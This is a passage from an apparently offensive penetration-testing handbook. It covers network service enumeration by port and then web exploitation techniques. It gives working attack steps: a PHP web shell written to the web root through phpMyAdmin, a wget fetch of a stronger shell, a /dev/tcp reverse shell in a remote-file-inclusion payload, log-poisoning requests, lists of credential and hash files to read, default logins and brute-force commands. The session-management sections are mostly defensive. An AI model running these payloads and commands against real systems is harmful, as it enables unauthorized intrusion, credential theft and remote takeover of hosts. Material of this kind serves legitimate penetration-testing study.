-rw-r--r-- 1 root root 7.2K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root 4.5K Jan 24  2016 /usr/share/nmap/scripts/smb
```

```
nmap -p 139,445 192.168.1.1/24 --script smb-enum-shares.nse smb-os-d
```

nbtscan

```
nbtscan -r 192.168.1.1/24
```

It can be a bit buggy sometimes so run it several times to make sure it found all users.

Enum4linux

Enum4linux can be used to enumerate windows and linux machines with smb-shares.

The do all option:

```
enum4linux -a 192.168.1.120
```

For info about it ere: https://labs.portcullis.co.uk/tools/enum4linux/

rpcclient

You can also use rpcclient to enumerate the share.

Connect with a null-session. That is, without a user. This only works for older windows servers.

```
rpcclient -U "" 192.168.1.101
```

Once connected you could enter commands like

```
srvinfo
enumdomusers
getdompwinfo
querydominfo
netshareenum
netshareenumall
```

Port 143/993 - IMAP

IMAP lets you access email stored on that server. So imagine that you are on a network at work, the emails you recieve is not stored on your computer but on a specific mail-server. So every time you look in your inbox your email-client (like outlook) fetches the emails from the mail-server using imap.

IMAP is a lot like pop3. But with IMAP you can access your email from various devices. With pop3 you can only access them from one device.

Port 993 is the secure port for IMAP.

Port 161 and 162 - SNMP

Simple Network Management Protocol

SNMP protocols 1,2 and 2c does not encrypt its traffic. So it can be intercepted to steal credentials.

SNMP is used to manage devices on a network. It has some funny terminology. For example, instead of using the word password the word community is used instead. But it is kind of the same thing. A common community-string/password is public.

You can have read-only access to the snmp.Often just with the community string `public`.

Common community strings

```
public
private
community
```

Here is a longer list of common community strings:
https://github.com/danielmiessler/SecLists/blob/master/Miscellaneous/wordlist-common-snmp-community-strings.txt

MIB - Management information base

SNMP stores all teh data in the Management Information Base. The MIB is a database that is organized as a tree. Different branches contains different information. So one branch can be username information, and another can be processes running. The "leaf" or the endpoint is the actual data. If you have read-access to the database you can read through each endpoint in the tree. This can be used with snmpwalk. It walks through the whole database tree and outputs the content.

snmpwalk

```
snmpwalk -c public -v1 192.168.1.101 #community string and which vers
```

This command will output a lot of information. Way to much, and most of it will not be relevant to us and much we won't understand really. So it is better to request the info that you are interested in. Here are the locations of the stuff that we are interested in:

```
1.3.6.1.2.1.25.1.6.0 System Processes
1.3.6.1.2.1.25.4.2.1.2 Running Programs
1.3.6.1.2.1.25.4.2.1.4 Processes Path
1.3.6.1.2.1.25.2.3.1.4 Storage Units
1.3.6.1.2.1.25.6.3.1.2 Software Name
1.3.6.1.4.1.77.1.2.25 User Accounts
```

```
1.3.6.1.2.1.6.13.1.3 TCP Local Ports
```

Now we can use this to query the data we really want.

snmpenum

snmp-check

This is a bit easier to use and with a lot prettier output.

```
snmp-check -t 192.168.1.101 -c public
```

Scan for open ports - Nmap

Since SNMP is using UDP we have to use the `-sU` flag.

```
nmap -iL ips.txt -p 161,162 -sU --open -vvv -oG snmp-nmap.txt
```

Onesixtyone

With onesixtyone you can test for open ports but also brute force community strings. I have had more success using onesixtyone than using nmap. So better use both.

Metasploit

There are a few snmp modules in metasploit that you can use. snmp_enum can show you usernames, services, and other stuff.

https://www.offensive-security.com/metasploit-unleashed/snmp-scan/

Port 199 - Smux

Port 389/636 - Ldap

Lightweight Directory Access Protocol. This port is usually used for Directories. Directory her means more like a telephone-directory rather than a folder. Ldap directory can be understood a bit like the windows registry. A database-tree. Ldap is sometimes used to store usersinformation. Ldap is used more often in corporate structure. Webapplications can use ldap for authentication. If that is the case it is possible to perform **ldap-injections** which are similar to sqlinjections.

You can sometimes access the ldap using a anonymous login, or with other words no session. This can be useful becasue you might find some valuable data, about users.

```
ldapsearch -h 192.168.1.101 -p 389 -x -b "dc=mywebsite,dc=com"
```

When a client connects to the Ldap directory it can use it to query data, or add or remove.

Port 636 is used for SSL.

There are also metasploit modules for Windows 2000 SP4 and Windows Xp SP0/SP1

Port 443 - HTTPS

Okay this is only here as a reminder to always check for SSL-vulnerabilities such as heartbleed. For more on how to exploit web-applications check out the chapter on client-side vulnerabilities.

Heartbleed

OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable OpenSSL 1.0.1g is NOT vulnerable OpenSSL 1.0.0 branch is NOT vulnerable OpenSSL 0.9.8 branch is NOT vulnerable

First we need to investigate if the https-page is vulnerable to heartbleed

We can do that the following way.

```
sudo sslscan 192.168.101.1:443
```

or using a nmap script

```
nmap -sV --script=ssl-heartbleed 192.168.101.8
```

You can exploit the vulnerability in many different ways. There is a module for it in burp suite, and metasploit also has a module for it.

```
use auxiliary/scanner/ssl/openssl_heartbleed
set RHOSTS 192.168.101.8
set verbose true
run
```

Now you have a flow of random data, some of it might be of interest to you.

CRIME

Breach

Certificate

Read the certificate.

- Does it include names that might be useful?
- Correct vhost

Port 554 - RTSP

RTSP (Real Time Streaming Protocol) is a stateful protocol built on top of tcp usually used for streaming images. Many commercial IP-cameras are running on this port. They often have a GUI interface, so look out for that.

Port 587 - Submission

Outgoing smtp-port

If Postfix is run on it it could be vunerable to shellshock https://www.exploit-db.com/exploits/34896/

Port 631 - Cups

Common UNIX Printing System has become the standard for sharing printers on a linux-network. You will often see port 631 open in your priv-esc enumeration when you run `netstat`. You can log in to it here: **http://localhost:631/admin**

You authenticate with the OS-users.

Find version. Test **cups-config --version**. If this does not work surf to **http://localhost:631/printers** and see the CUPS version in the title bar of your browser.

There are vulnerabilities for it so check your searchsploit.

Port 993 - Imap Encrypted

The default port for the Imap-protocol.

Port 995 - POP3 Encrypten

Port 995 is the default port for the **Post Office Protocol**. The protocol is used for clients to connect to the server and download their emails locally. You usually see this port open on mx-servers. Servers that are meant to send and recieve email.

Related ports: 110 is the POP3 non-encrypted.

25, 465

Port 1025 - NFS or IIS

I have seen them open on windows machine. But nothing has been listening on it.

Port 1030/1032/1033/1038

I think these are used by the RPC within Windows Domains. I have found no use for them so far. But they might indicate that the target is part of a Windows domain. Not sure though.

Port 1433 - MsSQL

Default port for Microsoft SQL .

```
sqsh -S 192.168.1.101 -U sa
```

Execute commands

```
# To execute the date command to the following after logging in
xp_cmdshell 'date'
go
```

Many o the scanning modules in metasploit requires authentication. But some do not.

```
use auxiliary/scanner/mssql/mssql_ping
```

Brute force.

```
scanner/mssql/mssql_login
```

If you have credencials look in metasploit for other modules.

Port 1521 - Oracle database

Enumeration

```
tnscmd10g version -h 192.168.1.101
tnscmd10g status -h 192.168.1.101
```

Bruteforce the ISD

```
auxiliary/scanner/oracle/sid_brute
```

Connect to the database with `sqlplus`

References:

http://www.red-database-security.com/wp/itu2007.pdf

Ports 1748, 1754, 1808, 1809 - Oracle

These are also ports used by oracle on windows. They run Oracles **Intelligent Agent**.

Port 2049 - NFS

Network file system This is a service used so that people can access certain parts of a remote filesystem. If this is badly configured it could mean that you grant excessive access to users.

If the service is on its default port you can run this command to see what the filesystem is sharing

```
showmount -e 192.168.1.109
```

Then you can mount the filesystem to your machine using the following command

```
mount 192.168.1.109:/ /tmp/NFS
mount -t 192.168.1.109:/ /tmp/NFS
```

Now we can go to /tmp/NFS and check out /etc/passwd, and add and remove files.

This can be used to escalate privileges if it is not correct configured. Check chapter on Linux Privilege Escalation.

Port 2100 - Oracle XML DB

There are some exploits for this, so check it out. You can use the default Oracle users to access to it. You can use the normal ftp protocol to access it.

Can be accessed through ftp. Some default passwords here: https://docs.oracle.com/cd/B10501_01/win.920/a95490/username.htm Name: Version:

Default logins: sys:sys scott:tiger

Port 3268 - globalcatLdap

Port 3306 - MySQL

Always test the following:

Username: root

Password: root

```
mysql --host=192.168.1.101 -u root -p
mysql -h <Hostname> -u root
mysql -h <Hostname> -u root@localhost
mysql -h <Hostname> -u ""@localhost

telnet 192.168.0.101 3306
```

You will most likely see this a lot:

```
ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect t
```

This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

Configuration files

```
cat /etc/my.cnf
```

http://www.cyberciti.biz/tips/how-do-i-enable-remote-access-to-mysql-database-server.html

Mysql-commands cheat sheet

```
http://cse.unl.edu/~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.htr
```

Uploading a shell

```
You can also use mysql to upload a shell
```

Escalating privileges

If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:

https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/

Finding passwords to mysql

You might gain access to a shell by uploading a reverse-shell. And then you need to escalate your privilege. One way to do that is to look into the databse and see what users and passwords that are available. Maybe someone is resuing a password?

So the first step is to find the login-credencials for the database. Those are usually found in some configuration-file oon the web-server. For example, in joomla they are found in:

```
/var/www/html/configuration.php
```

In that file you find the

```
<?php
class JConfig {
    var $mailfrom = 'admin@rainng.com';
    var $fromname = 'testuser';
    var $sendmail = '/usr/sbin/sendmail';
    var $password = 'myPassowrd1234';
    var $sitename = 'test';
    var $MetaDesc = 'Joomla! - the dynamic portal engine and content
    var $MetaKeys = 'joomla, Joomla';
    var $offline_message = 'This site is down for maintenance. Pleas
    }
```

Port 3339 - Oracle web interface

Port 3389 - Remote Desktop Protocol

This is a proprietary protocol developed by windows to allow remote desktop.

Log in like this

```
rdesktop -u guest -p guest 10.11.1.5 -g 94%
```

Brute force like this

```
ncrack -vv --user Administrator -P /root/passwords.txt rdp://192.168
```

Ms12-020

This is categorized by microsoft as a RCE vulnerability. But there is no POC for it online. You can only DOS a machine using this exploit.

Port 4445 - Upnotifyp

I have not found anything here. Try connecting with netcat and visiting in browser.

Port 4555 - RSIP

I have seen this port being used by Apache James Remote Configuration.

There is an exploit for version 2.3.2

https://www.exploit-db.com/docs/40123.pdf

Port 47001 - Windows Remote Management Service

Windows Remote Management Service

Port 5357 - WSDAPI

Port 5722 - DFSR

> The Distributed File System Replication (DFSR) service is a state-based, multi-master file replication engine that automatically copies updates to files and folders between computers that are participating in a common replication group. DFSR was added in Windows Server 2003 R2.

I am not sure how what can be done with this port. But if it is open it is a sign that the machine in question might be a Domain Controller.

Port 5900 - VNC

VNC is used to get a screen for a remote host. But some of them have some exploits.

You can use vncviewer to connect to a vnc-service. Vncviewer comes built-in in Kali.

It defaults to port 5900. You do not have to set a username. VNC is run as a specific user, so when you use VNC it assumes that user. Also note that the password is not the user password on the machine. If you have dumped and cracked the user password on a machine does not mean you can use them to log in. To find the VNC password you can use the metasploit/meterpreter post exploit module that dumps VNC passwords

```
background
use post/windows/gather/credentials/vnc
set session X
exploit

vncviewer 192.168.1.109
```

Ctr-alt-del

If you are unable to input ctr-alt-del (kali might interpret it as input for kali).

Try `shift-ctr-alt-del`

Metasploit scanner

You can scan VNC for logins, with bruteforce.

Login scan

```
use auxiliary/scanner/vnc/vnc_login
set rhosts 192.168.1.109
run
```

Scan for no-auth

```
use auxiliary/scanner/vnc/vnc_none_auth
```

```
set rhosts 192.168.1.109
run
```

Port 8080

Since this port is used by many different services. They are divided like this.

Tomcat

Tomcat suffers from default passwords. There is even a module in metasploit that enumerates common tomcat passwords. And another module for exploiting it and giving you a shell.

Port 9389 -

> Active Directory Administrative Center is installed by default on Windows Server 2008 R2 and is available on Windows 7 when you install the Remote Server Administration Tools (RSAT).

Port Knocking

Port knocking

Port-knocking the a obfuscation-as-security technique. It basically means that after knocking on ports in a specific sequence a certain port will open automatically. It seems to be more popular in Capture-the-flag contests than real life networks. But I have included it anyways, since CTF:s are great.

This is a way to hide certain ports, so you don't get unwanted intrusion-intents.

So for example, imagine you access your server through `ssh`. But you are tired of getting unwanted bruteforce attempts all day long. You can just have the SSH-port closed and when you knock on certain ports in a specific order the ssh-port opens up, maybe for a few minutes, or maybe indefinitely until you close it again.

When you "knock" on a port you are really just sending TCP-packets with `SYN`-flag to that port. The closed port will then respond with a `ACK/RST`. Which basically means that the host has received the `TCP`-packet, and it ACKnolwdge it, but responds with a Reset (`RST`) flag. `RST` just means that the port is closed.

Software to implement port-knocking

I have seen the Knock software implemented.

Opening

So, how do we actually knock? As mentioned before a knock is essentially just sending a packet to a specific port. I guess there are quite a few ways to do this. But here are three ways.

1. Knock
    - `apt-get install knockd`
    - Then you simply type: `knock [ip] [port]`. For example: `knock 192.168.1.102 4000 5000 6000`
    - After that you have to scan the network to see if any new port is open.
    - If you know what port is open you can connect to the port using netcat. The following command would work `nc 192.168.1.102 8888`. This would then connect to the port.
2. Nmap/bash
3. `for x in 4000 5000 6000; do nmap -Pn --host_timeout 201 --max-retries 0 -p $x server_ip_address; done`
4. Netcat

```
nc 192.168.1.102 4000
nc 192.168.1.102 5000
nc 192.168.1.102 6000
nc 192.168.1.102 8888
```

Break it

One way hack a server with port-knocking implemented would be to sniff for packets on the network. So if you are on the same network and able to make MITM, you can just sniff that traffic and then find the sequence.

Pitfalls

Using port-knocking as a way to secure your service might come with some risk. The biggest risk I suppose is that if the knock-daemon fails, for whatever reason. You will be shut out of you machine. There are of course ways to just restart the knock-daemon if it fails. But maybe that daemon fails as well.

References

This wikipedia-article is really worth reading. https://en.wikipedia.org/wiki/Port_knocking

HTTP - Web Vulnerabilities

Web-services

Vulnerabilities on the web can cause many different times of hacks. You can use it to get access to another users data. Or it can work as a step towards remote code execution.

A great way to see real examples of specific attack you can check hackerone.com like this through google:

```
site:hackerone.com clickjacking
```

Visit OWASP top 10

This chapter is largely based on the OWASP top 10 vulnerabilities. So if you want a better explanation just check out their website. https://www.owasp.org/index.php/Top_10_2013-Top_10

Common Web-services

Common web-services

This is a list of some common web-services. The list is alphabetical.

Cold Fusion

If you have found a cold fusion you are almost certainly struck gold.
http://www.slideshare.net/chrisgates/coldfusion-for-penetration-testers

Determine version

example.com/CFIDE/adminapi/base.cfc?wsdl It will say something like:

```
<!--WSDL created by ColdFusion version 8,0,0,176276-->
```

Version 8

FCKEDITOR

This works for version 8.0.1. So make sure to check the exact version.

```
use exploit/windows/http/coldfusion_fckeditor
```

LFI

This will output the hash of the password.

```
http://server/CFIDE/administrator/enter.cfm?locale=../../../../../../
```

You can pass the hash.

http://www.slideshare.net/chrisgates/coldfusion-for-penetration-testers

http://www.gnucitizen.org/blog/coldfusion-directory-traversal-faq-cve-2010-2861/

neo-security.xml and password.properties

Drupal

Elastix

Full of vulnerabilities. The old versions at least.

http://example.com/vtigercrm/ default login is `admin:admin`

You might be able to upload shell in profile-photo.

Joomla

Phpmyadmin

Default credentials

```
root <blank>
pma <blank>
```

If you find a phpMyAdmin part of a site that does not have any authentication, or you have managed to bypass the authetication you can use it to upload a shell.

You go to:

```
http://192.168.1.101/phpmyadmin/
```

Then click on SQL.

```
Run SQL query/queries on server "localhost":
```

From here we can just run a sql-query that creates a php script that works as a shell

So we add the following query:

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htd

# For linux
SELECT "<?php system($_GET['cmd']); ?>" into outfile "/var/www/html/
```

The query is pretty self-explanatory. Now you just visit `192.168.1.101/shell.php?cmd=ipconfig` and you have a working web-shell. We can of course just write a superlong query with a better shell. But sometimes it is easier to just upload a simple web-shell, and from there download a better shell.

Download a better shell

On linux-machines we can use wget to download a more powerful shell.

```
?cmd=wget%20192.168.1.102/shell.php
```

On windows-machines we can use tftp.

Webdav

Okay so webdav is old as hell, and not used very often. It is pretty much like ftp. But you go through http to access it. So if you have webdav installed on a xamp-server you can access it like this:

```
cadaver 192.168.1.101/webdav
```

Then sign in with username and password. The default username and passwords on xamp are:

Username: **wampp**

Password: **xampp**

Then use **put** and **get** to upload and download. With this you can of course upload a shell that gives you better access.

If you are looking for live examples just google this:

```
inurl:webdav site:com
```

Test if it is possible to upload and execute files with webdav.

```
davtest -url http://192.168.1.101 -directory demo_dir -rand aaaa_upf
```

If you managed to gain access but is unable to execute code there is a workaround for that! So if webdav has prohibited the user to upload .asp code, and pl and whatever, we can do this:

upload a file called shell443.txt, which of course is you .asp shell. And then you rename it to **shell443.asp;.jpg**. Now you visit the page in the browser and the asp code will run and return your shell.

References

http://secureyes.net/nw/assets/Bypassing-IIS-6-Access-Restrictions.pdf

Webmin

Webmin is a webgui to interact with the machine.

The password to enter is the same as the passsword for the root user, and other users if they have that right. There are several vulnerabilites for it. It is run on port 10000.

Wordpress

```
sudo wpscan -u http://cybear32c.lab
```

If you hit a 403. That is, the request if forbidden for some reason. Read more here: https://en.wikipedia.org/wiki/HTTP_403

It could mean that the server is suspicious because you don't have a proper user-agent in your request, in wpscan you can solve this by inserting --random-agent. You can of course also define a specific agent if you want that. But random-agent is pretty convenient.

```
sudo wpscan -u http://cybear32c.lab/ --random-agent
```

Scan for users

You can use wpscan to enumerat users:

Session Management

Broken Authentication or Session Management

Broken Authentication or Session Management

Authentication

Logout management

- Log out in one tab but you stay logged in in another tab.
- Click on log out and then go back in your browser, if you enter in the session again that is a problem.

Session management

Session does not die after password reset

https://hackerone.com/reports/145430

Cookie is usable after session is killed

This might be an issue if you save the cookie, and then log out. And then inject the cookie into your request again. If you can enter the session you have an issue. The issue here might be that the cookie is cleared on the client-side but not on the server-side.

HttpOnly

HttpOnly is a optional flag in the Set-Cookie response header. If the flag is set javascript code is not able to access the cookie. Which might prevent XSS. HttpOnly works if the browser honors that flag of course. But most browsers today do. You can see this behaviour if you open up the devetools in your browser and go to storage and look at the cookies. Then you can do

`console.log(document.cookie)` and it will only print out the cookie that has the HttpOnly flag set to `false`.

SecureFlag

This is another optional flag for cookies. It is the application server that set it. By setting this flag the browser will not send the cookie unencrypted.

Session-ID in URL

Session ID:s should never be showed in URLs. The risk is that if you pass the session-id in the URL and then share the link with someone that person might inherit the session. But if you put the session-id in the cookie that risk is avoided.

Password reset link does not expire

1. You create an account in example.com. You add email a@email.com
2. Your email account gets hacked.

3. The hacker figures out you have a user on example.com. The hacker clicks the reset-password-link. But does not use it.
4. The hacked person figures out that he is hacked and thus goes to example.com to change his password.
5. The hacker now clicks on the link and manage to reset the password.

The problem here is that the first reset-link should be blocked once the second is sent.

Relevant bug bounty reports

https://hackerone.com/reports/23579
https://hackerone.com/reports/39203
https://hackerone.com/reports/23921

Cookie does not expire

An easy way to test this is by using burp-suite.

1. Open burp-suite
2. Login to a website you want to test
3. Intercept the request, anyone will do.
4. Right click on the request in burp-suite and click on "Send to repeater". Now you have saved that request for later. With the current cookie.
5. Log out from the website
6. Go to the Repeater-tab in burp and click on "Go".
7. Verify that you are redirected to the login.

Relevant reports on hackerone

https://hackerone.com/reports/18503

Session Fixation

Session Fixation

Session fixation is a pretty small but common vulnerability.

A common way to handle the fact that HTTP is a stateless protocol is you store cookies in the users browser, and then have that cookie send to the web server on each subsequent request. This way the web server can know that the user has visited the website before. So when a user logs in to a web application a cookie for that session is usually created, in order for the web-server to know that the session is active.

Session fixation happens when the session-identifier (in this case the cookie) is setbefore the user has authenticated itself (which is usually done with a simple username/password login), and then not changed when the user authenticates itself.

For example, let's say you want to log in to a web application. When you first visit the site the following cookie is set:

```
SessionID=123ad76dab97b23ba8d76a
```

You then authenticate with your username and password and make a successful login. But the SessionID-cookie does not change. Then you have a session fixation vulnerability on your hands. Because this means that if an attacker can set the SessionID-cookie to a value the attacker knows it will then know the SessionID-cookie once the user actually authenticates.

How to set the cookie?

In GET request - if the session-token is sent in the URL of a GET-request the attacker can simply send a link which contains the attacker-controlled session-token.

XSS - If the attacker has also found a XSS vulnerability she can use it to set the cookie. This can of course be mitigated by setting the HttpOnly attribute to the cookie.

META-tag - If the attacker has the ability to inject html-code she can use the META-tag to set the cookie.

```
http://website.kon/<meta http-equiv=Set-Cookie content="sessionid=ab
```

MITM - By being MITM the attacker can set the cookie.

WAF - Web Application Firewall

WAF - Web application firewall

One of the first things we should do when starting to poke on a website is see what WAF it has.

Identify the WAF

```
wafw00f http://example.com
```

http://securityidiots.com/Web-Pentest/WAF-Bypass/waf-bypass-guide-part-1.html

Attacking the System

Attacking the System

I have divided the web-vulnerabilites into two categories: **Attacking the System** and **Attacking the User**. I know this might seem like a pretty weird categorization, but I think it make sense. So in this chapter we will look at vulnerabilities that primarily focus on the webserver, and not the visiting users.

Local File Inclusion

Local File Inclusion (LFI)

Local file inclusion means unauthorized access to files on the system. This vulnerability lets the attacker gain access to sensitive files on the server, and it might also lead to gaining a shell.

How does it work?

The vulnerability stems from unsanitized user-input. LFI is particularly common in php-sites.

Here is an example of php-code vulnerable to LFI. As you can see we just pass in the url-parameter into the require-function without any sanitization. So the user can just add the path to any file.

```
$file = $_GET['page'];
require($file);
```

In this example the user could just enter this string and retrieve the `/etc/passwd` file.

```
http://example.com/page=../../../../../../etc/passwd
```

Bypassing the added .php and other extra file-endings

It is common to add the file-extension through the php-code. Here is how this would look like:

```
$file = $_GET['page'];
require($file . ".php");
```

The php is added to the filename, this will mean that we will not be able to find the files we are looking for. Since the file `/etc/passwd.php` does not exist. However, if we add the nullbyte to the end of our attack-string the `.php` will not be taken into account. So we add `%00` to the end of our attack-string.

```
http://example.com/page=../../../../../../etc/passwd%00
```

This technique is usually called the nullbyte technique since `%00` is the nullbyte. The technique only works in versions below php 5.3. So look out for that.

Another way to deal with this problem is just to add a question mark to your attack-string. This way the stuff after gets interpreted as a parameter and therefore excluded. Here is an example:

```
http://example.com/page=../../../../../../etc/passwd?
```

Bypassing php-execution

So if you have an LFI you can easily read `.txt`-files but not `.php` files. That is because they get executed by the webserver, since their file-ending says that it contains code. This can be bypassed by using a build-in php-filter.

```
http://example.com/index.php?page=php://filter/convert.base64-encode/
```

Here you use a php-filter to convert it all into base64. So in return you get the whole page base64 encoded. Now you only need to decode it. Save the base64-text into a file and then run:

```
base64 -d savefile.php
```

Linux

Tricks

Download config-files in a nice style-format

If you read files straight in the browser the styling can becomes unbearable. Really difficult to read. A way around it is to download the files from the terminal. But that won't work if there is a login that is blocking it. So this is a great workaround:

```
# First we save the cookie
curl -s http://example.com/login.php -c cookiefile -d "user=admin&pas
curl -s http://example.com/gallery.php?page=/etc/passwd -b cookiefil
```

Sensitive file

This is the default layout of important apache files.
https://wiki.apache.org/httpd/DistrosDefaultLayout

```
/etc/issue (A message or system identification to be printed before
/etc/motd (Message of the day banner content. Can contain informatio
/etc/passwd
/etc/group
/etc/resolv.conf (might be better than /etc/passwd for triggering IDS
/etc/shadow
/home/[USERNAME]/.bash_history or .profile
~/.bash_history or .profile
$USER/.bash_history or .profile
/root/.bash_history or .profile
```

Comes from here: https://gist.github.com/sckalath/a8fd4e754a72015aa0b8

```
/etc/mtab
/etc/inetd.conf
/var/log/dmessage
```

Web server files

```
# Usually found in the root of the website
.htaccess
config.php
```

SSH

```
authorized_keys
id_rsa
id_rsa.keystore
id_rsa.pub
known_hosts
```

Logs

```
/etc/httpd/logs/acces_log
/etc/httpd/logs/error_log
/var/www/logs/access_log
/var/www/logs/access.log
/usr/local/apache/logs/access_ log
/usr/local/apache/logs/access. log
/var/log/apache/access_log
/var/log/apache2/access_log
/var/log/apache/access.log
/var/log/apache2/access.log
/var/log/access_log
```

User specific files

Found in the home-directory

```
.bash_history
.mysql_history
.my.cnf
```

Proc files

"Under Linux, /proc includes a directory for each running process, including kernel processes, in directories named /proc/PID, where PID is the process number. Each directory contains information about one process, including: /proc/PID/cmdline, the command that originally started the process."

https://en.wikipedia.org/wiki/Procfs

https://blog.netspi.com/directory-traversal-file-inclusion-proc-file-system/

```
/proc/sched_debug # Can be used to see what processes the machine is
/proc/mounts
/proc/net/arp
/proc/net/route
/proc/net/tcp
/proc/net/udp
/proc/net/fib_trie
/proc/version
/proc/self/environ
```

Bruteforcing SSH known_hosts

https://blog.rootshell.be/2010/11/03/bruteforcing-ssh-known_hosts-files/

LFI to shell

Under the right circumstances you might be able to get a shell from a LFI

Log poisoning

There are some requirements. We need to be able to read log files. In this example we are going to poison the apache log file. You can use either the success.log or the error.log

So once you have found a LFI vuln you have to inject php-code into the log file and then execute it.

Insert php-code into the log file

This can be done with nc or telnet.

```
nc 192.168.1.102 80
GET /<?php passthru($_GET['cmd']); ?> HTTP/1.1
Host: 192.168.1.102
Connection: close
```

You can also add it to the error-log by making a request to a page that doesn't exists

```
nc 192.168.1.102 80
GET /AAAAAA<?php passthru($_GET['cmd']); ?> HTTP/1.1
Host: 192.168.1.102
Connection: close
```

Or in the referer parameter.

```
GET / HTTP/1.1
Referer: <? passthru($_GET[cmd]) ?>
Host: 192.168.1.159
Connection: close
```

Execute it in the browser

Now you can request the log-file through the LFI and see the php-code get executed.

```
http://192.168.1.102/index.php?page=../../../../../var/log/apache2/a
```

Proc files

If you can read the proc-files on the system you might be able to poison them through the user-agent.

We can also inject code into /proc/self/environ through the user-agent

https://www.exploit-db.com/papers/12992/

https://www.youtube.com/watch?v=ttTVNcPnsJY

Windows

Fingerprinting

```
c:\WINDOWS\system32\eula.txt
c:\boot.ini
c:\WINDOWS\win.ini
c:\WINNT\win.ini
c:\WINDOWS\Repair\SAM
c:\WINDOWS\php.ini
c:\WINNT\php.ini
c:\Program Files\Apache Group\Apache\conf\httpd.conf
c:\Program Files\Apache Group\Apache2\conf\httpd.conf
c:\Program Files\xampp\apache\conf\httpd.conf
```

```
c:\php\php.ini
c:\php5\php.ini
c:\php4\php.ini
c:\apache\php\php.ini
c:\xampp\apache\bin\php.ini
c:\home2\bin\stable\apache\php.ini
c:\home\bin\stable\apache\php.ini
```

Logs

Common path for apache log files on windows:

```
c:\Program Files\Apache Group\Apache\logs\access.log
c:\Program Files\Apache Group\Apache\logs\error.log
```

PHP Session Locations

```
c:\WINDOWS\TEMP\
c:\php\sessions\
c:\php5\sessions\
c:\php4\sessions\
```

Retrieving password hashes

In order to retrieve the systems password hashed we need two files: **system** and **SAM**. Once you have those two files you can extract the hased using the kali tool pwdump, like this:

```
pwdump systemfile samfile
```

The system and SAM files can be found in different locations, so try them all. From a webserver the path might be case-sensitive, even though it is windows. So consider that!

```
Systemroot is usually windows
windows\repair\SAM
%SYSTEMROOT%\repair\SAM
%SYSTEMROOT%\System32\config\RegBack\SAM
%SYSTEMROOT%\System32\config\SAM


%SYSTEMROOT%\repair\system
%SYSTEMROOT%\System32\config\SYSTEM
%SYSTEMROOT%\System32\config\RegBack\system
```

References:

This is the definitive guide to Local File inclusion
https://highon.coffee/blog/lfi-cheat-sheet/

And this
http://securityidiots.com/Web-Pentest/LFI

And this:

https://websec.wordpress.com/2010/02/22/exploiting-php-file-inclusion-overview/

https://nets.ec/File_Inclusion

https://gist.github.com/sckalath/da1a232f362a700ab459

Remote File Inclusion

Remote File Inclusion

Remote file inclusion uses pretty much the same vector as local file inclusion.

A remote file inclusion vulnerability lets the attacker execute a script on the target-machine even though it is not even hosted on that machine.

RFI's are less common than LFI. Because in order to get them to work the developer must have edited the `php.ini` configuration file.

This is how they work.

So you have an unsanitized parameter, like this

```
$incfile = $_REQUEST["file"];
include($incfile.".php");
```

Now what you can do is to include a file that is not hosted on the victim-server, but instead on the attackers server.

```
http://exampe.com/index.php?page=http://attackerserver.com/evil.txt
```

And evil.txt will look like something like this:

```
<?php echo shell_exec("whoami");?>

# Or just get a reverse shell directly like this:
<?php echo system("0<&196;exec 196<>/dev/tcp/10.11.0.191/443; sh <&19
```

So when the victim-server includes this file it will automatically execute the commands that are in the evil.txt file. And we have a RCE.

Avoid extentions

Remember to add the nullbyte `%00` to avoid appending `.php`. This will only work on php before version 5.3.

If it does not work you can also add a `?`, this way the rest will be interpreted as url parameters.

Directory Traversal Attack

Directory Traversal Attack

When the attacker is able to read files on the filesystem.

Differ from LFI in the aspect that LFI can execute code, while a Directory Traversal Attack cannot.

Hidden Files and Directories

Find hidden files and directories

TLDR

```
# Dirb
dirb https://192.168.1.101

# Gobuster - remove relevant responde codes (403 for example)
gobuster -u http://192.168.1.101 -w /usr/share/seclists/Discovery/Wel
```

About

There is essentially no way for a user to know which files are found in which directories on a web-server, unless the whole server has directory listing by default. However, if you go directly to the page it will be shown. So what the attacker can do is to brute force hidden files and directories. Just test a bunch of them. There are several tools for doing this. The attack is of course very noisy and will show up fast in the logs.

Dirb

This is a really easy tool to use:

```
dirb http://target.com
```

Dirbuster

It is a GUI You start it with:

```
dirbuster
```

OWASP ZAP

Insert your target. Add it to the context Click the plus-sign Click on Forced Browse

Wfuzz

You can find the manual by typing:

```
wfuzz -h
```

```
wfuzz -c -z file,/root/.ZAP/fuzzers/dirbuster/directory-list-2.3-big
```

Gobuster

```
# Gobuster - remove relevant responde codes (403 for example)
gobuster -u http://192.168.1.101 -w /usr/share/seclists/Discovery/Wel
```

WAF - Web application firewall

It might be that dirb shows you 403 errors, instead of the expected 404. This might mean that there is a WAF protecting the site. To get around it we might have to change our request header to it looks more like a normal request.

```
dirb http://target.com -a "Mozilla/5.0 (X11; Linux x86_64) AppleWebK
```

SQL-Injections

SQL-injections

Tldr

```
# Post
./sqlmap.py -r request.txt -p username

# Get
sqlmap -u "http://192.168.1.101/index.php?id=1" --dbms=mysql

# Crawl
sqlmap -u http://192.168.1.101 --dbms=mysql --crawl=3
```

How does sql-injections work?

So we have a website that is written in php. We have a login functionality, where the code looks like this:

```
mysql_connect("localhost", "pelle", "mySecretPassowrd") or die(mysql_

mysql_select_db("myHomepage");

if ($_POST['uname'] != ""){
    $username = $_POST['username'];
    $password = $_POST['password'];
    $query = "SELECT * FROM users WHERE username = '$username' AND pa
    $result = mysql_query($query);
    $row = mysql_fetch_array($result);
}
```

So the user input is not filtered or sanitized in any way. Which means that what the users puts in in the login-form will be executed my mysql. So just like in xss-injections we just try to escape the input field to be able to execute sql-commands. So if we input the following into the user-field and password-field in the login:

```
whatever' or '1'='1
whatever' or '1'='1
```

The query will look like this:

```
$query = "SELECT * FROM users WHERE username = 'whatever' OR '1'='1'
```

Since they both become true the database will retrieve all users and we will be able to bypass the login.

If you know the username you could of course use that and then only inject on the password parameter.

```
$query = "SELECT * FROM users WHERE username = 'admin' AND password=
```

SQLmap

Sqlmap is a great tool to perform sql-injections. Here is the manual.
